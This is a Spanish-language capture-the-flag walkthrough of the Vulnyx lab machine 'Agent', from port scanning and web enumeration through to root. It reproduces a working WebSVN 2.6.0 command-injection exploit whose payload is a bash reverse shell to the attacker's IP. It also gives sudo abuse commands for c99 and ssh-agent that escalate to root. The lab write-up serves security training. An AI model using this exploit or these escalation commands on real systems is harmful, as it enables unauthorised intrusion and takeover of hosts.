Primero vamos a ver si tenemos conexión con la máquina:

```
┌──(ojaenmirabet㉿kali)-[~]
└─$ ping -c 1 192.168.0.59
PING 192.168.0.59 (192.168.0.59) 56(84) bytes of data.
64 bytes from 192.168.0.59: icmp_seq=1 ttl=64 time=0.329 ms

--- 192.168.0.59 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.329/0.329/0.329/0.000 ms
```


Realizamos un escaneo de puertos:

```
┌──(ojaenmirabet㉿kali)-[~/Documents/Vulnyx/Agent/nmap]
└─$ sudo nmap -p- --open --min-rate 5000 -v -Pn -n 192.168.0.59 -oN PortEscan
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 16:37 CEST
Initiating ARP Ping Scan at 16:37
Scanning 192.168.0.59 [1 port]
Completed ARP Ping Scan at 16:37, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:37
Scanning 192.168.0.59 [65535 ports]
Discovered open port 80/tcp on 192.168.0.59
Discovered open port 22/tcp on 192.168.0.59
Completed SYN Stealth Scan at 16:37, 1.55s elapsed (65535 total ports)
Nmap scan report for 192.168.0.59
Host is up (0.000069s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:29:E3:8C (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Ahora realizamos un escaneo de servicios y versiones de los puertos que están abiertos

```
┌──(ojaenmirabet㉿kali)-[~/Documents/Vulnyx/Agent/nmap]
└─$ sudo nmap -p 22,80 -sV -sC --min-rate 5000 -n -v -Pn 192.168.0.59 -oN FullPortEscan
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 16:38 CEST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 16:38
Completed NSE at 16:38, 0.00s elapsed
Initiating NSE at 16:38
Completed NSE at 16:38, 0.00s elapsed
Initiating NSE at 16:38
Completed NSE at 16:38, 0.00s elapsed
Initiating ARP Ping Scan at 16:38
Scanning 192.168.0.59 [1 port]
Completed ARP Ping Scan at 16:38, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:38
Scanning 192.168.0.59 [2 ports]
Discovered open port 80/tcp on 192.168.0.59
Discovered open port 22/tcp on 192.168.0.59
Completed SYN Stealth Scan at 16:38, 0.02s elapsed (2 total ports)
Initiating Service scan at 16:38
Scanning 2 services on 192.168.0.59
Completed Service scan at 16:39, 6.01s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.0.59.
Initiating NSE at 16:39
Completed NSE at 16:39, 0.12s elapsed
Initiating NSE at 16:39
Completed NSE at 16:39, 0.00s elapsed
Initiating NSE at 16:39
Completed NSE at 16:39, 0.00s elapsed
Nmap scan report for 192.168.0.59
Host is up (0.00023s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: Welcome to nginx!
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.22.1
MAC Address: 08:00:27:29:E3:8C (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 16:39
Completed NSE at 16:39, 0.00s elapsed
Initiating NSE at 16:39
Completed NSE at 16:39, 0.00s elapsed
Initiating NSE at 16:39
Completed NSE at 16:39, 0.00s elapsed
Read data files from: /usr/share/nmap
```

Vemos que se ejecuta un servicio http y vamos a ver que aparece:



Como vemos parece un servidor web sin configurar pero vamos a ver si existen algunos subdirectorios:

```
┌──(ojaenmirabet㉿kali)-[~/Documents/Vulnyx/Agent/nmap]
└─$ sudo gobuster dir -u http://192.168.0.59 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b 403
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.59
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   403
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```


Como vemos no hay nada, vamos a ejecutar un curl para verificar la conexión con la url y nos da error 403 vamos a probar modificando el user-agent:

```
┌──(ojaenmirabet㉿kali)-[~/Documents/Vulnyx/Agent/nmap]
└─$ curl http://192.168.0.59/
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.22.1</center>
</body>
</html>

┌──(ojaenmirabet㉿kali)-[~/Documents/Vulnyx/Agent/nmap]
└─$ curl http://192.168.0.59/ -A Ojami
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
html { color-scheme: light dark; }
body { width: 35em; margin: 0 auto;
font-family: Tahoma, Verdana, Arial, sans-serif; }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

Ahora vamos a ejecutar un ataque de fuerza bruta para ver los directorios utilizando el user-agent Ojami

```
┌──(ojaenmirabet㉿kali)-[~/Documents/Vulnyx/Agent/nmap]
└─$ wfuzz -c -t 200 --hc=404 -H "User-Agent: Ojami" -w /usr/share/wordlists/dirb/common.txt http://192.168.0.59/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.0.59/FUZZ
Total requests: 4614

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        23 L     75 W       615 Ch      "http://192.168.0.59/"
000002020:   200        23 L     75 W       615 Ch      "index.html"
000004423:   301        7 L      11 W       169 Ch      "websvn"

Total time: 1.685284
Processed Requests: 4614
Filtered Requests: 4611
Requests/sec.: 2737.817
```

Nos sale el directory websvn vamos a ver:



Vamos a buscar si hay algun exploit con esa version de WebSVN:

```
┌──(ojaenmirabet㉿kali)-[~/Documents/Vulnyx/Agent/script]
└─$ searchsploit WebSVN 2.6.0
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
Websvn 2.6.0 - Remote Code Execution (Unauthenticated)                | php/webapps/50042.py
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Vemos que si hay uno así que vamos a descarga el script

```
┌──(ojaenmirabet㉿kali)-[~/Documents/Vulnyx/Agent/script]
└─$ sudo searchsploit -m 50042.py

  Exploit: Websvn 2.6.0 - Remote Code Execution (Unauthenticated)
      URL: https://www.exploit-db.com/exploits/50042
     Path: /usr/share/exploitdb/exploits/php/webapps/50042.py
    Codes: CVE-2021-32305
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/ojaenmirabet/Documents/Vulnyx/Agent/script/50042.py
```

Lo modificamos para que apunte a nuestra ip y al puerto por el que queremos realizar la escucha

```
  GNU nano 8.1
# Exploit Title: Websvn 2.6.0 - Remote Code Execution (Unauthenticated)
# Date: 20/06/2021
# Exploit Author: g0ldm45k
# Vendor Homepage: https://websvnphp.github.io/
# Software Link: https://github.com/websvnphp/websvn/releases/tag/2.6.0
# Version: 2.6.0
# Tested on: Docker + Debian GNU/Linux (Buster)
# CVE : CVE-2021-32305

import requests
import argparse
from urllib.parse import quote_plus

PAYLOAD = "/bin/bash -c 'bash -i >& /dev/tcp/192.168.0.64/8001 0>&1'"
REQUEST_PAYLOAD = '/search.php?search=";{};"'

parser = argparse.ArgumentParser(description='Send a payload to a websvn 2.6.0 server.')
parser.add_argument('target', type=str, help="Target URL.")

args = parser.parse_args()

if args.target.startswith("http://") or args.target.startswith("https://"):
    target = args.target
else:
    print("[!] Target should start with either http:// or https://")
    exit()

requests.get(target + REQUEST_PAYLOAD.format(quote_plus(PAYLOAD)))

print("[*] Request send. Did you get what you wanted?")
```

Ejecutamos el script y nos ponemos en escucha en el puerto que hemos definido en el script:


```
┌──(ojaenmirabet㉿kali)-[~/Documents/Vulnyx/Agent/script]
└─$ python3 50042.py http://192.168.0.59/websvn/
```

```
File  Actions  Edit  View  Help
┌──(ojaenmirabet㉿kali)-[~]
└─$ nc -nlvp 8001
listening on [any] 8001 ...
connect to [192.168.0.64] from (UNKNOWN) [192.168.0.59] 38434
bash: cannot set terminal process group (363): Inappropriate ioctl for device
bash: no job control in this shell
www-data@agent:~/html/websvn$
```

Enumero permisos de sudo:

```
Kali [Running] - Oracle VirtualBox
1  2  3  4
File  Actions  Edit  View  Help
┌──(ojaenmirabet㉿kali)-[~]
└─$ nc -nlvp 8001
listening on [any] 8001 ...
connect to [192.168.0.64] from (UNKNOWN) [192.168.0.59] 38434
bash: cannot set terminal process group (363): Inappropriate ioctl for device
bash: no job control in this shell
www-data@agent:~/html/websvn$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@agent:~/html/websvn$ sudo -l
sudo -l
Matching Defaults entries for www-data on agent:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on agent:
    (dustin) NOPASSWD: /usr/bin/c99
www-data@agent:~/html/websvn$
```


Busco en esta página como usar el bin c99 para cambiar a usuario dustin



Lo ejecuto y como podemos ver soy el usuario dustin vuelvo a enumerar los permisos de sudo:

```
www-data@agent:~/html/websvn$ sudo -u dustin /usr/bin/c99 -wrapper /bin/bash,-s .
<sudo -u dustin /usr/bin/c99 -wrapper /bin/bash,-s .
id
uid=1000(dustin) gid=1000(dustin) groups=1000(dustin)
sudo -l
Matching Defaults entries for dustin on agent:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dustin may run the following commands on agent:
    (root) NOPASSWD: /usr/bin/ssh-agent
```

Vuelvo a buscar cómo utilizar el bin ssh-agent para obtener una shell:



Ejecuto el comando y ya seria usuario root

```
sudo -u root /usr/bin/ssh-agent ssh-agent /bin/bash
id
uid=0(root) gid=0(root) groups=0(root)
```

Maquina completada